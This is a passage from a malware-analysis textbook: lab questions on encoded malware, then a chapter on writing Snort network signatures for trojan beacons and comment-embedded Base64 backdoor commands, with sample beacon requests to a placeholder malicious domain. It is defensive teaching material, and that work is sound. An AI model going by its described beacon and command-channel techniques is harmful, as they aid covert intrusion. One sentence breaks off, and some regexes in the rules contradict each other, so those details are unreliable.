4. Use the static tools FindCrypt2, Krypto ANALyzer (KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?
5. What type of encoding is used for a portion of the network traffic sent by the malware?
6. Where is the Base64 function in the disassembly?
7. What is the maximum length of the Base64-encoded data that is sent? What is encoded?
8. In this malware, would you ever see the padding characters (`=` or `==`) in the Base64-encoded data?
9. What does this malware do?

Lab 13-2

Analyze the malware found in the file *Lab13-02.exe*.

Questions

1. Using dynamic analysis, determine what this malware creates.
2. Use static techniques such as an `xor` search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?
3. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?
4. Where is the encoding function in the disassembly?
5. Trace from the encoding function to the source of the encoded content. What is the content?

6. Can you find the algorithm used for encoding? If not, how can you decode the content?
7. Using instrumentation, can you recover the original source of one of the encoded files?

Lab 13-3

Analyze the malware found in the file *Lab13-03.exe*.

Questions

1. Compare the output of `strings` with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?
2. Use static analysis to look for potential encoding by searching for the string `xor`. What type of encoding do you find?
3. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings compare with the XOR findings?
4. Which two encoding techniques are used in this malware?
5. For each encoding technique, what is the key?
6. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?
7. What does this malware do?
8. Create code to decrypt some of the content produced during dynamic analysis. What is this content?

14

MALWARE-FOCUSED NETWORK SIGNATURES

Malware makes heavy use of network connectivity, and in this chapter, we'll explain how to develop effective network-based countermeasures. *Countermeasures* are actions taken in response to threats, to detect or prevent malicious activity. To develop effective countermeasures, you must understand how malware uses the network and how the challenges faced by malware authors can be used to your advantage.

Network Countermeasures

Basic attributes of network activity—such as IP addresses, TCP and UDP ports, domain names, and traffic content—are used by networking and security devices to provide defenses. Firewalls and routers can be used to restrict access to a network based on IP addresses and ports. DNS servers can be configured to reroute known malicious domains to an internal host, known as a *sinkhole*. Proxy servers can be configured to detect or prevent access to specific domains.

Intrusion detection systems (IDSs), intrusion prevention systems (IPSs), and other security appliances, such as email and web proxies, make it possible to employ *content-based* countermeasures. Content-based defense systems allow for deeper inspection of traffic, and include the network signatures used by an IDS and the algorithms used by a mail proxy to detect spam. Because basic network indicators such as IP addresses and domain names are supported by most defensive systems, they are often the first items that a malware analyst will investigate.

NOTE *The commonly used term* intrusion detection system *is outdated. Signatures are used to detect more than just intrusions, such as scanning, service enumeration and profiling, nonstandard use of protocols, and beaconing from installed malware. An IPS is closely related to an IDS, the difference being that while an IDS is designed to merely detect the malicious traffic, an IPS is designed to detect malicious traffic and prevent it from traveling over the network.*

Observing the Malware in Its Natural Habitat

The first step in malware analysis should *not* be to run the malware in your lab environment, or break open the malware and start analyzing the disassembled code. Rather, you should first review any data you already have about the malware. Occasionally, an analyst is handed a malware sample (or suspicious executable) without any context, but in most situations, you can acquire additional data. The best way to start network-focused malware analysis is to mine the logs, alerts, and packet captures that were already generated by the malware.

There are distinct advantages to information that comes from real networks, rather than from a lab environment:

- Live-captured information will provide the most transparent view of a malicious application's true behavior. Malware can be programmed to detect lab environments.
- Existing information from active malware can provide unique insights that accelerate analysis. Real traffic provides information about the malware at both end points (client and server), whereas in a lab environment, the analyst typically has access only to information about one of the end points. Analyzing the content received by malware (the parsing routines) is typically more challenging than analyzing the content malware produces. Therefore, bidirectional sample traffic can help seed the analysis of the parsing routines for the malware the analyst has in hand.
- Additionally, when passively reviewing information, there is no risk that your analysis activities will be leaked to the attacker. This issue will be explained in detail in "OPSEC = Operations Security" on page 299.

Indications of Malicious Activity

Suppose we've received a malware executable to analyze, and we run it in our lab environment, keeping an eye on networking events. We find that

the malware does a DNS request for *www.badsite.com*, and then does an HTTP `GET` request on port 80 to the IP address returned in the DNS record. Thirty seconds later, it tries to beacon out to a specific IP address without doing a DNS query. At this point, we have three potential indicators of malicious activity: a domain name with its associated IP address, a standalone IP address, and an HTTP `GET` request with URI and contents, as shown in Table 14-1.

Table 14-1: Sample Network Indicators of Malicious Activity

Information type	Indicator
Domain (with resolved IP address)	`www.badsite.com (123.123.123.10)`
IP address	`123.64.64.64`

`GET` request	`GET /index.htm HTTP 1.1`
	`Accept: */*`
	`User-Agent: Wefa7e`
	`Cache-Control: no`

We would probably want to further research these indicators. Internet searches might reveal how long ago the malware was created, when it was first detected, how prevalent it is, who might have written it, and what the attackers' objectives might be. A lack of information is instructive as well, since it can imply the existence of a targeted attack or a new campaign.

Before rushing to your favorite search engine, however, it is important to understand the potential risks associated with your online research activities.

OPSEC = Operations Security

When using the Internet for research, it is important to understand the concept of *operations security (OPSEC)*. OPSEC is a term used by the government and military to describe a process of preventing adversaries from obtaining sensitive information.

Certain actions you take while investigating malware can inform the malware author that you've identified the malware, or may even reveal personal details about you to the attacker. For example, if you are analyzing malware from home, and the malware was sent into your corporate network via email, the attacker may notice that a DNS request was made from an IP address space outside the space normally used by your company. There are many potential ways for an attacker to identify investigative activity, such as the following:

- Send a targeted phishing (known as spear-phishing) email with a link to a specific individual and watch for access attempts to that link from IP addresses outside the expected geographical area.
- Design an exploit to create an encoded link in a blog comment (or some other Internet-accessible and freely editable site), effectively creating a private but publicly accessible infection audit trail.

- Embed an unused domain in malware and watch for attempts to resolve the domain.

If attackers are aware that they are being investigated, they may change tactics and effectively disappear.

Safely Investigate an Attacker Online

The safest option is to not use the Internet to investigate the attack at all, but this is often impractical. If you do use the Internet, you should use indirection to evade the attacker's potentially watchful eye.

Indirection Tactics

One indirection tactic is to use some service or mechanism that is designed to provide anonymity, such as Tor, an open proxy, or a web-based anonymizer. While these types of services may help to protect your privacy, they often provide clues that you are trying to hide, and thus could arouse the suspicions of an attacker.

Another tactic is to use a dedicated machine, often a virtual machine, for research. You can hide the precise location of a dedicated machine in several ways, such as the following:

- By using a cellular connection
- By tunneling your connection via Secure Shell (SSH) or a virtual private network (VPN) through a remote infrastructure
- By using an ephemeral remote machine running in a cloud service, such as Amazon Elastic Compute Cloud (Amazon EC2)

A search engine or site designed for Internet research can also provide indirection. Searching in a search engine is usually fairly safe, with two caveats:

- The inclusion of a domain name in a query that the engine was not previously aware of may prompt crawler activity.
- Clicking search engine results, even for cached resources, still activates the secondary and later links associated with the site.

The next section highlights a few websites that provide consolidated information about networking entities, such as whois records, DNS lookups (including historical lookup records), and reverse DNS lookups.

Getting IP Address and Domain Information

The two fundamental elements that compose the landscape of the Internet are IP addresses and domain names. DNS translates domain names like *www.yahoo.com* into IP addresses (and back). Unsurprisingly, malware also uses DNS to look like regular traffic, and to maintain flexibility and robustness when hosting its malicious activities.

RobTex (*http://www.robtex.com/*)
Provides information about multiple domain names that point to a single IP address and integrates a wealth of other information, such as whether a domain or IP address is on one of several blacklists.

BFK DNS logger (*http://www.bfk.de/bfk_dnslogger_en.html*)
Uses passive DNS monitoring information. This is one of the few freely available resources that does this type of monitoring. There are several other passive DNS sources that require a fee or are limited to professional security researchers.




Figure 14-2: Sample whois request for two different domains

Content-Based Network Countermeasures

Basic indicators such as IP addresses and domain names can be valuable for defending against a specific version of malware, but their value can be short-lived, since attackers are adept at quickly moving to different addresses or domains. Indicators based on content, on the other hand, tend to be more valuable and longer lasting, since they identify malware using more fundamental characteristics.

Signature-based IDSs are the oldest and most commonly deployed systems for detecting malicious activity via network traffic. IDS detection depends on knowledge about what malicious activity looks like. If you know what it looks like, you can create a signature for it and detect it when it happens again. An ideal signature can send an alert every time something malicious happens (true positive), but will not create an alert for anything that looks like malware but is actually legitimate (false positive).

Intrusion Detection with Snort

One of the most popular IDSs is called Snort. Snort is used to create a signature or rule that links together a series of elements (called *rule options*) that must be true before the rule fires. The primary rule options are divided into those that identify content elements (called *payload rule options* in Snort lingo) and those that identify elements that are not content related (called *non-payload rule options*). Examples of nonpayload rule options include certain flags, specific values of TCP or IP headers, and the size of the packet payload. For example, the rule option `flow:established,to_client` selects packets that are a part of a TCP session that originate at a server and are destined for a client. Another example is `dsize:200`, which selects packets that have 200 bytes of payload.

Let's create a basic Snort rule to detect the initial malware sample we looked at earlier in this chapter (and summarized in Table 14-1). This malware generates network traffic consisting of an HTTP `GET` request.

When browsers and other HTTP applications make requests, they populate a User-Agent header field in order to communicate to the application that is being used for the request. A typical browser User-Agent starts with the string `Mozilla` (due to historical convention), and may look something like `Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)`. This User-Agent provides information about the version of the browser and OS.

The User-Agent used by the malware we discussed earlier is `Wefa7e`, which is distinctive and can be used to identify the malware-generated traffic. The following signature targets the unusual User-Agent string that was used by the sample run from our malware:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious User-Agent";
content:"|0d 0a|User-Agent\: Wefa7e"; classtype:trojan-activity; sid:2000001; rev:1;)
```

Snort rules are composed of two parts: a rule header and rule options. The rule header contains the rule action (typically `alert`), protocol, source and destination IP addresses, and source and destination ports.

By convention, Snort rules use variables to allow customization of its environment: the `$HOME_NET` and `$EXTERNAL_NET` variables are used to specify internal and external network IP address ranges, and `$HTTP_PORTS` defines the ports that should be interpreted as HTTP traffic. In this case, since the `->` in the header indicates that the rule applies to traffic going in only one direction, the `$HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS` header matches outbound traffic destined for HTTP ports.

The rule option section contains elements that determine whether the rule should fire. The inspected elements are generally evaluated in order, and all must be true for the rule to take action. Table 14-2 describes the keywords used in the preceding rule.

Table 14-2: Snort Rule Keyword Descriptions

Keyword	Description
`msg`	The message to print with an alert or log entry
`content`	Searches for specific content in the packet payload (see the discussion following the table)
`classtype`	General category to which rule belongs
`sid`	Unique identifier for rules
`rev`	With `sid`, uniquely identifies rule revisions

Within the `content` term, the pipe symbol (`|`) is used to indicate the start and end of hexadecimal notation. Anything enclosed between two pipe symbols is interpreted as the hex values instead of raw values. Thus, `|0d 0a|` represents the break between HTTP headers. In the sample signature, the `content` rule option will match the HTTP header field `User-Agent: Wefa7e`, since HTTP headers are separated by the two characters `0d` and `0a`.

We now have the original indicators and the Snort signature. Often, especially with automated analysis techniques such as sandboxes, analysis of network-based indicators would be considered complete at this point. We have IP addresses to block at firewalls, a domain name to block at the proxy, and a network signature to load into the IDS. Stopping here, however, would be a mistake, since the current measures provide only a false sense of security.

Taking a Deeper Look

A malware analyst must always strike a balance between expediency and accuracy. For network-based malware analysis, the expedient route is to run malware in a sandbox and assume the results are sufficient. The *accurate* route is to fully analyze malware function by function.

The example in the previous section is real malware for which a Snort signature was created and submitted to the Emerging Threats list of signatures. Emerging Threats is a set of community-developed and freely available rules. The creator of the signature, in his original submission of the proposed rule, stated that he had seen two values for the User-Agent strings in real traffic: `Wefa7e` and `Wee6a3`. He submitted the following rule based on his observation.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN
WindowsEnterpriseSuite FakeAV Dynamic User-Agent"; flow:established,to_server;
content:"|0d 0a|User-Agent\: We"; isdataat:6,relative; content:"|0d 0a|";
distance:0; pcre:"/User-Agent\: We[a-z0-9]{4}\x0d\x0a/";
classtype:trojan-activity; reference:url,www.threatexpert.com/report.aspx?md5=
d9bcb4e4d650a6ed4402fab8f9ef1387; sid:2010262; rev:1;)
```

This rule has a couple of additional keywords, as described in Table 14-3.

Because the original sample size was two, the assumptions made about the underlying code may have been overly aggressive. While we don't know exactly what the code is doing to produce the listed results, we can now make a better guess. Dynamically generating additional samples allows an analyst to make more informed assumptions about the underlying code.

Recall that malware can use system information as an input to what it sends out. Thus, it's helpful to have at least two systems generating sample traffic to prevent false assumptions about whether some part of a beacon is static. The content may be static for a particular host, but may vary from host to host.

For example, let's assume that we run the malware multiple times on a single host and get the following results:

```
Wefd95          Wefd95          Wefd95
Wefd95          Wefd95          Wefd95
Wefd95          Wefd95          Wefd95
Wefd95          Wefd95          Wefd95
```

Assuming that we didn't have any live traffic to cross-check with, we might mistakenly write a rule to detect this single User-Agent. However, the next host to run the malware might produce this:

```
We9753          We9753          We9753
We9753          We9753          We9753
We9753          We9753          We9753
We9753          We9753          We9753
```

When writing signatures, it is important to identify variable elements of the targeted content so that they are not mistakenly included in the signature. Content that is different on every trial run typically indicates that the source of the data has some random seed. Content that is static for a particular host but varies with different hosts suggests that the content is derived from some host attribute. In some lucky cases, content derived from a host attribute may be sufficiently predictable to justify inclusion in a network signature.

Combining Dynamic and Static Analysis Techniques

So far, we have been using either existing data or output from dynamic analysis to inform the generation of our signatures. While such measures are expedient and generate information quickly, they sometimes fail to identify the deeper characteristics of the malware that can lead to more accurate and longer-lasting signatures.

In general, there are two objectives of deeper analysis:

Full coverage of functionality

The first step is increasing the coverage of code using dynamic analysis. This process is described in Chapter 3, and typically involves providing

new inputs so that the code continues down unused paths, in order to determine what the malware is expecting to receive. This is typically done with a tool like INetSim or with custom scripts. The process can be guided either by actual malware traffic or by static analysis.

Understanding functionality, including inputs and outputs
Static analysis can be used to see where and how content is generated, and to predict the behavior of malware. Dynamic analysis can then be used to confirm the expected behavior predicted by static analysis.

The Danger of Overanalysis

If the goal of malware analysis is to develop effective network indicators, then you don't need to understand every block of code. But how do you know whether you have a sufficient understanding of the functionality of a piece of malware? Table 14-4 proposes a hierarchy of analysis levels.

Table 14-4: Malware Analysis Levels

Analysis level	Description
Surface analysis	An analysis of initial indicators, equivalent to sandbox output
Communication method coverage	An understanding of the code for each type of communication technique
Operational replication	The ability to create a tool that allows for full operation of the malware (a server-based controller, for example)
Code coverage	An understanding of every block of code

The minimum level of analysis is a general understanding of the methods associated with network communication. However, to develop powerful network indicators, the analyst must reach a level between an understanding of all the communication methods used and the ability to replicate operational capability.

Operational replication is the ability to create a tool that closely mimics the one the attacker has created to operate the malware remotely. For example, if the malware operates as a client, then the malware server software would be a server that listens for connections and provides a console, which the analyst can use to tickle every function that the malware can perform, just as the malware creator would.

Effective and robust signatures can differentiate between regular traffic and the traffic associated with malware, which is a challenge, since malware authors are continually evolving their malware to blend effectively with normal traffic. Before we tackle the mechanics of analysis, we'll discuss the history of malware and how camouflage strategies have changed.

Hiding in Plain Sight

Evading detection is one of the primary objectives of someone operating a backdoor, since being detected results in both the loss of the attacker's access to an existing victim and an increased risk of future detection.

Understanding Surrounding Code

There are two types of networking activities: sending data and receiving data. Analyzing outgoing data is usually easier, since the malware produces convenient samples for analysis whenever it runs.

We'll look at two malware samples in this section. The first one is creating and sending out a beacon, and the other gets commands from an infected website.

The following are excerpts from the traffic logs for a hypothetical piece of malware's activities on the live network. In these traffic logs, the malware appears to make the following `GET` request:

```
GET /10119619177581151161015848102102102565653356 HTTP/1.1
Accept: * / *
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.badsite.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Running the malware in our lab environment (or sandbox), we notice the malware makes the following similar request:

```
GET /14586205865810997108584848485355525551 HTTP/1.1
Accept: * / *
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.badsite.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Using Internet Explorer, we browse to a web page and find that the standard User-Agent on this test system is as follows:

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 2.0.50727; .NET CLR 3.0.04506.648)
```

Given the different User-Agent strings, it appears that this malware's User-Agent string is hard-coded. Unfortunately, the malware appears to be using a fairly common User-Agent string, which means that trying to create a signature on the static User-Agent string alone will likely result in numerous false positives. On the positive side, a static User-Agent string can be combined with other elements to create an effective signature.

The next step is to perform dynamic analysis of the malware by running the malware a couple more times, as described in the previous section. In these trials, the `GET` requests were the same, except for the URI, which was different each time. The overall URI results yield the following:

```
/10119619177581151161015848102102102565653356 (actual traffic)
/14586205865810997108584848485355525551
/79115541725810997108584848485356541001O2
/23325115618458109971085848484853579852S5
```

It appears as though there might be some common characters in the middle of these strings (5848), but the pattern is not easily discernible. Static analysis can be used to figure out exactly how the request is being created.

Finding the Networking Code

The first step to evaluating the network communication is to actually find the system calls that are used to perform the communication. The most common low-level functions are a part of the Windows Sockets (Winsock) API. Malware using this API will typically use functions such as `WSAStartup`, `getaddrinfo`, `socket`, `connect`, `send`, `recv`, and `WSAGetLastError`.

Malware may alternatively use a higher-lever API called Windows Internet (WinINet). Malware using the WinINet API will typically use functions such as `InternetOpen`, `InternetConnect`, `InternetOpenURL`, `HTTPOpenRequest`, `HTTPQueryInfo`, `HTTPSendRequest`, `InternetReadFile`, and `InternetWriteFile`. These higher-level APIs allow the malware to more effectively blend in with regular traffic, since these are the same APIs used during normal browsing.

Another high-level API that can be used for networking is the Component Object Model (COM) interface. Implicit use of COM through functions such as `URLDownloadToFile` is fairly common, but explicit use of COM is still rare. Malware using COM explicitly will typically use functions like `CoInitialize`, `CoCreateInstance`, and `Navigate`. Explicit use of COM to create and use a browser, for example, allows the malware to blend in, since it's actually using the browser software as intended, and also effectively obscures its activity and connection with the network traffic. Table 14-5 provides an overview of the API calls that malware might make to implement networking functionality.

Table 14-5: Windows Networking APIs

WinSock API	WinINet API	COM interface
`WSAStartup`	`InternetOpen`	`URLDownloadToFile`
`getaddrinfo`	`InternetConnect`	`CoInitialize`
`socket`	`InternetOpenURL`	`CoCreateInstance`
`connect`	`InternetReadFile`	`Navigate`
`send`	`InternetWriteFile`	
`recv`	`HTTPOpenRequest`	
`WSAGetLastError`	`HTTPQueryInfo`	
	`HTTPSendRequest`	

Returning to our sample malware, its imported functions include `InternetOpen` and `HTTPOpenRequest`, suggesting that the malware uses the WinINet API. When we investigate the parameters to `InternetOpen`, we see that the User-Agent string is hard-coded in the malware. Additionally, `HTTPOpenRequest` takes a parameter that specifies the accepted file types, and we also see that this parameter contains hard-coded content. Another `HTTPOpenRequest` parameter is the URI path, and we see that the contents of the URI are generated from calls to `GetTickCount`, `Random`, and `gethostbyname`.

Knowing the Sources of Network Content

The element that is most valuable for signature generation is hard-coded data from the malware. Network traffic sent by malware will be constructed from a limited set of original sources. Creating an effective signature requires knowledge of the origin of each piece of network content. The following are the fundamental sources:

- Random data (such as data that is returned from a call to a function that produces pseudorandom values)
- Data from standard networking libraries (such as the `GET` created from a call to `HTTPSendRequest`)
- Hard-coded data from malware (such as a hard-coded User-Agent string)
- Data about the host and its configuration (such as the hostname, the current time according to the system clock, and the CPU speed)
- Data received from other sources, such as a remote server or the file system (examples are a nonce sent from server for use in encryption, a local file, and keystrokes captured by a keystroke logger)

Note that there can be various levels of encoding imposed on this data prior to its use in networking, but its fundamental origin determines its usefulness for signature generation.

Hard-Coded Data vs. Ephemeral Data

Malware that uses lower-level networking APIs such as Winsock requires more manually generated content to mimic common traffic than malware that uses a higher-level networking API like the COM interface. More manual content means more hard-coded data, which increases the likelihood that the malware author will have made some mistake that you can use to generate a signature. The mistakes can be obvious, such as the misspelling of Mozilla (Mozila), or more subtle, such as missing spaces or a different use of case than is seen in typical traffic (MoZilla).

In the sample malware, a mistake exists in the hard-coded `Accept` string. The string is statically defined as `* / *`, instead of the usual `*/*`.

Recall that the URI generated from our example malware has the following form:

```
/145862058658109971085848484853555255551
```

The URI generation function calls `GetTickCount`, `Random`, and `gethostbyname`, and when concatenating strings together, the malware uses the colon (`:`) character. The hard-coded `Accept` string and the hard-coded colon characters are good candidates for inclusion in the signature.

The results from the call to `Random` should be accounted for in the signature as though any random value could be returned. The results from the calls to `GetTickCount` and `gethostbyname` need to be evaluated for inclusion based on how static their results are.

While debugging the content-generation code of the sample malware, we see that the function creates a string that is then sent to an encoding function. The format of the string before it's sent seems to be the following:

```
<4 random bytes>:<first three bytes of hostname>:<time from GetTickCount as a hexadecimal number>
```

It appears that this is a simple encoding function that takes each byte and converts it to its ASCII decimal form (for example, the character *a* becomes 97). It is now clear why it was difficult to figure out the URI using dynamic analysis, since it uses randomness, host attributes, time, and an encoding formula that can change length depending on the character. However, with this information and the information from the static analysis, we can easily develop an effective regular expression for the URI.

Identifying and Leveraging the Encoding Steps

Identifying the stable or hard-coded content is not always simple, since transformations can occur between the data origin and the network traffic. In this example, for instance, the `GetTickCount` command results are hidden between two layers of encoding, first turning the binary `DWORD` value into an 8-byte hex representation, and then translating each of those bytes into its decimal ASCII value.

The final regular expression is as follows:

```
/\/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|11[012]){8}/
```

Table 14-6 shows the correspondence between the identified data source and the final regular expression using one of the previous examples to illustrate the transformation.

Table 14-6: Regular Expression Decomposition from Source Content

<4 random bytes>	:	<first 3 bytes of hostname>	:	<time from GetTickCount>
0x91, 0x56, 0xCD, 0x56	:	"m", "a", "l"	:	00057473
0x91, 0x56, 0xCD, 0x56	0x3A	0x6D, 0x61, 0x6C	0x3A	0x30, 0x30, 0x30, 0x35, 0x37, 0x34, 0x37, 0x33
1458620586	58	10997108	58	4848485355525551
(([1-9]|1[0-9]|2[0-5]){0,1}[0-9]){4}	58	[0-9]{6,9}	58	(4[89]|5[0-7]|9[789]|10[012]){8}

Let's break this down to see how the elements were targeted.

The two fixed colons that separate the three other elements are the pillars of the expression, and these bytes are identified in columns 2 and 4 of Table 14-6. Each colon is represented by `58`, which is its ASCII decimal representation. This is the raw static data that is invaluable to signature creation.

Each of the initial 4 random bytes can ultimately be translated into a decimal number of 0 through 255. The regular expression `([1-9]|1[0-9]|2[0-5]){0,1}[0-9]` covers the number range 0 through 259, and the `{4}` indicates four copies of that pattern. Recall that the square brackets ([and]) contain the symbols, and the curly brackets ({ and }) contain a number that indicates the

There are a few strategies that could be used to create an effective signature in this case:

- We could combine the URI regular expression with the fixed User-Agent string, so that the regular expression would not be used unless the specific User-Agent string is present.
- Assuming you want a signature just for the URI, you can target the two `58` terms with two content expressions and keywords that ensure that only a limited number of bytes are searched once the first instance of `58` is found (`content: "58"; content: "58"; distance: 6; within: 5`). The `within` keyword limits the number of characters that are searched.
- Because the upper bits of the `GetTickCount` call are relatively fixed, there is an opportunity to combine the upper bits with the neighboring `58`. For example, in all of our sample runs, the `58` was followed by a `48`, representing a 0 as the most significant digit. Analyzing the times involved, we find that the most significant digit will be `48` for the first three days of uptime, `49` for the next three days, and if we live dangerously and mix different content expressions, we can use `584` or `585` as an initial filter to cover uptimes for up to a month.

While it's obviously important to pay attention to the content of malware that you observe, it's also important to identify cases where content should exist but does not. A useful type of error that malware authors make, especially when using low-level APIs, is to forget to include items that will be commonly present in regular traffic. The Referer [sic] field, for example, is often present in normal web-browsing activity. If not included by malware, its absence can be a part of the signature. This can often make the difference between a signature that is successful and one that results in many false positives.

Creating a Signature

The following is the proposed Snort signature for our sample malware, which combines many of the different factors we have covered so far: a static User-Agent string, an unusual `Accept` string, an encoded colon (`58`) in the URI, a missing referrer, and a `GET` request matching the regular expression described previously.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon ";
content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; uricontent:"58"; content:!"|0d0a|referer:"; nocase;
pcre:"/GET \/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10[012]){8} HTTP/";
classtype:trojan-activity; sid:2000002; rev:1;)
```

NOTE *Typically, when an analyst first learns how to write network signatures, the focus is on creating a signature that works. However, ensuring that the signature is efficient is also important. This chapter focuses on identifying elements of a good signature, but we do not spend much time on optimizing our example signatures to ensure good performance.*

Analyze the Parsing Routines

We noted earlier that we would look at communication in two directions. So far, we have discussed how to analyze the traffic that the malware generates, but information in the malware about the traffic that it receives can also be used to generate a signature.

As an example, consider a piece of malware that uses the Comment field in a web page to retrieve its next command, which is a strategy we discussed briefly earlier in this chapter. The malware will make a request for a web page at a site the attacker has compromised and search for the hidden message embedded in the web page. Assume that in addition to the malware, we also have some network traffic showing the web server responses to the malware.

When comparing the strings in the malware and the web page, we see that there is a common term in both: `adsrv?`. The web page that is returned has a single line that looks like this:

```
<!-- adsrv?bG9uZ3NsZWVw -->
```

This is a fairly innocuous comment within a web page, and is unlikely to attract much attention by itself. It might be tempting to create a network signature based on the observed traffic, but doing so would result in an incomplete solution. First, two questions must be answered:

- What other commands might the malware understand?
- How does the malware identify that the web page contains a command?

As we have already seen, the `adsrv?` string appears in the malware, and it would be an excellent signature element. We can strengthen the signature by adding other elements.

To find potential additional elements, we first look for the networking routine where the page is received, and see that a function that's called receives input. This is probably the parsing function.

Figure 14-3 shows an IDA Pro graph of a sample parsing routine that looks for a Comment field in a web page. The design is typical of a custom parsing function, which is often used in malware instead of something like a regular expression library. Custom parsing routines are generally organized as a cascading pattern of tests for the initial characters. Each small test block will have one line cascading to the next block, and another line going to a failure block, which contains the option to loop back to the start.

The line forming the upper loop on the left of Figure 14-3 shows that the current line failed the test and the next line will be tried. This sample function has a double cascade and loop structure, and the second cascade looks for the characters that close the Comment field. The individual blocks in the cascade show the characters that the function is seeking. In this case, those characters are `<!--` in the first loop and `-->` in the second. In the block between the cascades, there is a function call that tests the contents that come after the `<!--`. Thus, the command will be processed only if the contents in the middle match the internal function and both sides of the comment enclosure are intact.

One approach to creating signatures for this backdoor is to target the full set of commands known to be used by the malware (including the surrounding context). Content expressions for the five commands recognized by the malware would contain the following strings:

```
<!-- adsrv?bG9uZ3NsZWVw -->
<!-- adsrv?c3VwZXJsb25nc2xlZXA= -->
<!-- adsrv?c2hvcnRzbGVlcA== -->
<!-- adsrv?cnVu
<!-- adsrv?Y29ubmVj
```

The last two expressions target only the static part of the commands (`run` and `connect`), and since the length of the argument is not known, they do not target the trailing comment characters (`-->`).

While signatures that use all of these elements will likely find this precise piece of malware, there is a risk of being too specific at the expense of robustness. If the attacker changes any part of the malware—the command set, the encoding, or the command prefix—a very precise signature will cease to be effective.

Targeting Multiple Elements

Previously, we saw that different parts of the command interpretation were in different parts of the code. Given that knowledge, we can create different signatures to target the various elements separately.

The three elements that appear to be in distinct functions are comment bracketing, the fixed `adsrv?` with a Base64 expression following, and the actual command parsing. Based on these three elements, a set of signature elements could include the following (for brevity, only the primary elements of each signature are included, with each line representing a different signature).

```
pcre:"/<!-- adsrv\?([a-zA-Z0-9+\/=]{4})+ -->/"
content:"<!-- "; content:"bG9uZ3NsZWVw -->"; within:100;
content:"<!-- "; content:"c3VwZXJsb25nc2xlZXA= -->"; within:100;
content:"<!-- "; content:"c2hvcnRzbGVlcA== -->"; within:100;
content:"<!-- "; content:"cnVu";within:100;content: "-->"; within:100;
content:"<!-- "; content:"Y29ubmVj"; within:100; content:"-->"; within:100;
```

These signatures target the three different elements that make up a command being sent to the malware. All include the comment bracketing. The first signature targets the command prefix `adsrv?` followed by a generic Base64-encoded command. The rest of the signatures target a known Base64-encoded command without any dependency on a command prefix.

Since we know the parsing occurs in a separate section of the code, it makes sense to target it independently. If the attacker changes one part of the code or the other, our signatures will still detect the unchanged part.

Note that we are still making assumptions. The new signatures may be more prone to false positives. We are also assuming that the attacker will most likely continue to use comment bracketing, since comment bracketing is a part of regular web communications and is unlikely to be considered

suspicious. Nevertheless, this strategy provides more robust coverage than our initial attempt and is more likely to detect future variants of the malware.

Let's revisit the signature we created earlier for beacon traffic. Recall that we combined every possible element into the same signature:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon ";
content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; uricontent:"58"; content:!"|0d0a|referer:"; nocase;
pcre:"/GET \/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10 [012]){8} HTTP/";
classtype:trojan-activity; sid:2000002; rev:1;)
```

This signature has a limited scope and would become useless if the attacker made any changes to the malware. A way to address different elements individually and avoid rapid obsolescence is with these two targets:

- Target 1: User-Agent string, `Accept` string, no referrer
- Target 2: Specific URI, no referrer

This strategy would yield two signatures:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon UA with
